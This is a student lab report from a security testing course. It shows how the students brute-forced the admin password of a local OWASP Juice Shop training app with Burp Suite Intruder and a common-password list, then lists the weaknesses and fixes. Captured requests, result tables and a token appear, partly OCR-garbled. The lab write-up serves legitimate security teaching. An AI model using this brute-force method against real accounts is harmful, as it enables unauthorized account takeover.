


Subject: Security Testing

SENG 8061

Project Part - 02

Name	Student ID
Shivani Varu	8941914
Mohammed Rafique	8954785


Screenshot 1: Go to <http://localhost:3000/>




TASK 1

Log in with the administrator's user credentials without previously changing them or applying SQL Injection.

In our demonstration, we logged in to the provided URL using the administrator's email (admin@juice.sh.op) and a default password (admin123). However, we received an invalid email or password error. We then utilized Burp Suite to intercept the request and analyzed it further.



When we refresh browser, we were able to see intercept page, we click on forward button to check what we entered in username password, then we right click on mous to send to repeater.



Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Request to http://localhost:3000 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 48
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=4npLe0jVbPWEy6397zdLtcDuejhB3tKqtYlcOR0wBZgJlaQk2voXXNar
13
14 {
  "email": "admin@juice-sh.op",
  "password": "admin"
}
```

Inspector Request attributes 2 Request query parameters 0 Request cookies 4 Request headers 11

Add notes HTTP/1

Notes

Search 0 highlights

Then we sent this to repeater

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Dashboard Target **Repeater** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Target: http://localhost:3000

Send Cancel < | > | ↵

Request Response

Raw Hex

```
1 POST /rest/user/login HTTP/2.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 48
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
13 ContinueCode=4npLe0jVbPWEy6397zdLtcDuejhB3tKqtYlcOR0wBZgJlaQk2voXXNar
14 {
  "email": "admin@juice-sh.op",
  "password": "admin"
}
```

Inspector Request attributes 2 Request query parameters 0 Request cookies 4 Request headers 11

Notes

Search 0 highlights

Choose an attack type

Attack type: Sniper

Start attack

Target: http://localhost:3000

Update Host header to match target

Payload positions

Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: http://localhost:3000

POST /rest/user/login HTTP/1.1

Host: localhost:3000

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: application/json, text/plain, */*

Accept-Language: en-US, en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/json

Content-Length: 48

Origin: http://localhost:3000

Connection: close

Referer: http://localhost:3000/

Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=4npLe0jVbPWEyG397zdL6ckDuejhB3tKatY1cOR0wBZgJla0qk2voXNn;

{"email": "admin@juice-sh.op", "password": "admin"}

Add \$ Clear \$ Auto \$ Refresh

0 payload positions

0 highlights

Length: 591

Then we'll use the intruder to automate the passwords required to access the administrator's account. The invader is a powerful tool for automating strings. In order to list the admin password, we will use the intruder payload from the burp suite.

Choose an attack type

Attack type: Sniper

Start attack

Target: http://localhost:3000

Update Host header to match target

Payload positions

Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: http://localhost:3000

POST /rest/user/login HTTP/1.1

Host: localhost:3000

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: application/json, text/plain, */*

Accept-Language: en-US, en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/json

Content-Length: 48

Origin: http://localhost:3000

Connection: close

Referer: http://localhost:3000/

Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=4npLe0jVbPWEyG397zdL6ckDuejhB3tKatY1cOR0wBZgJla0qk2voXNn;

{"email": "admin@juice-sh.op", "password": "admin\$"}

Add \$ Clear \$ Auto \$ Refresh


1 payload position

1 highlight


Length: 593

Next, we choose admin as the password and click the Add button. Next, we try to set up the password parameter in the burp and add password payloads to this password parameter by using the intruder.

Next, we selected the payload tab and loaded files from the supplied best105.txt file from eConestoga, which included many frequently used passwords. Next, we click the "Start Attack" button to launch an attack. A dialog box appears, and we click the "OK" button to proceed.



We attempted to filter strings with invalid email addresses or passwords using the intruder, and then we initiated an attack.



Kali Linux (Running) - Oracle VM VirtualBox

File Machine View Input Devices Help

3. Intruder attack of http://localhost:3000 - Temporary attack - Not saved to project file

Attack	Save	Columns	Results	Positions	Payloads	Resource pool	Settings
Filter: Showing all items							
Request	Payload	Status code	Error	Timeout	Length	Comment	
113	action	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
114	admin	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
115	admin1	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
116	admin12	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
117	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	1185		
118	adminadmin	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
119	administrator	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
120	adriana	401	<input type="checkbox"/>	<input type="checkbox"/>	413		

Request Response

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Ratelimit-Limit: /day/1000
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-ed992d4apxt1lg83-8qNlmlGjY"
Vary: Accept-Encoding
Date: Thu, 15 Feb 2024 22:53:41 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
  "authentication": {
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dWJhOjJzdwNjZXbzIiwzZGF0YS1Geyp0ZCIGSwidXNjeShbWUs0TzLc1lWpFpbCIGt6FkbWu0Gp1wNjLXh0s9TwicGFzc3dvcmQ0IiMTkyMDIxYTdsYnQ3MzIIHOUxNeYwNjlkZjE4YjUwMCIsInJvbGUiOlJhZGlbh1sImIrbHV4ZWRvaz2vIjoiIiwbGFzdExzZ2lUSXAx0131LCwes9awNx1SNhZZu01jh3MldhNchV1bGj1L2l1tWd1cy91cGxxVMzL2RlZmF1bHR3Z1pbis5mcl1LCj0b3PMU2VjcnVOIj ei11viiaXNBV3RpdmluOnRydw1iNNZMF02wRBDCLGj1IwhtQHODIMHTuMjI0HzAGHTuNjI41CswH0wMCtsTrlBGv0zNPs8dCIG6nVsbsHsImhdC1GHTcv0DAzNzYHn0.IHNF-T2XGk_s_ePOGzYutongNbziY1lBrkszCw2sGUfL_10oooHXRxDDbBKyf5WZPzgbdG45ScfRtL1417qrW8qnbhBAstPxONKtkeTnV47xZe2_0XK04YK0dCGgyUlA73ng7104y1haM0fyA8ZF7tlefjBLjXTK",
    "uid": 1,
    "email": "admin@juice-sh.op"
  }
}

```

Search 0 highlights

144 of 1049

Here, we observed that the payload admin123 has a length of 1185, which appears to be different from other payloads. As a result, we were able to identify it and observe that the status code is 200, indicating that the admin password is admin123 and that an authentication token is included in the response.

3. Intruder attack of http://localhost:3000 - Temporary attack - Not saved to project file

Attack	Save	Columns	Results	Positions	Payloads	Resource pool	Settings
Filter: Showing all items							
Request	Payload	Status code	Error	Timeout	Length	Comment	
113	action	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
114	admin	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
115	admin1	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
116	admin12	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
117	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	1185		
118	adminadmin	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
119	administrator	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
120	adriana	401	<input type="checkbox"/>	<input type="checkbox"/>	413		

Request Response

```


2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 51
9 Origin: http://localhost:3000
10 Connection: keep-alive
11 Referer: http://localhost:3000/
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=4npLe0jVbPWEy6397zdLt6ckDuejhB3tKqtY1cOR0wBZgJlaQqk2voXKNmr
4 {
  "email": "admin@juice-sh.op",
  "password": "admin123"
}

```

Search 0 highlights

123 of 1049

We discovered the admin password when inspecting the requests.



We completed this task by listing the passwords with the Burp Suite program.

A screenshot of the OWASP Juice Shop product catalog page. At the top, there is a green success message: 'You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)'. Below this, the page title is 'All Products'. The products are listed in a grid: 1. Apple Juice (1000ml) - 1.99€, 2. Apple Pomace - 0.89€, 3. Banana Juice (1000ml) - 1.99€, 4. Best Juice Shop Salesman Artwork - 5000€ (with a 'Only 1 left' badge), 5. Carrot Juice (1000ml) - 2.99€, 6. Eggfruit Juice (500ml) - 0.99€, 7. Fruit Press - 89.99€, 8. Green Smoothie - 1.99€. Each product item includes an 'Add to Basket' button.

Vulnerabilities Exploited by Task 1:

- Weak Password Mechanism
- Lack of Account Lockout Mechanism
- Insufficient Input Validation
- Modifications of Requests Generated by the Client-Server

How Vulnerabilities Can Be Fixed or Addressed:

- Multifactor authentication for email addresses and passwords
- Strong password enforcement (>8 characters with special characters)
- Unique passwords for each account
- Session timer for automatic logouts
- Limited login attempts
- Application firewalls for website protection
- CAPTCHA or Two-Step Verification
- Input Validation and Sanitization

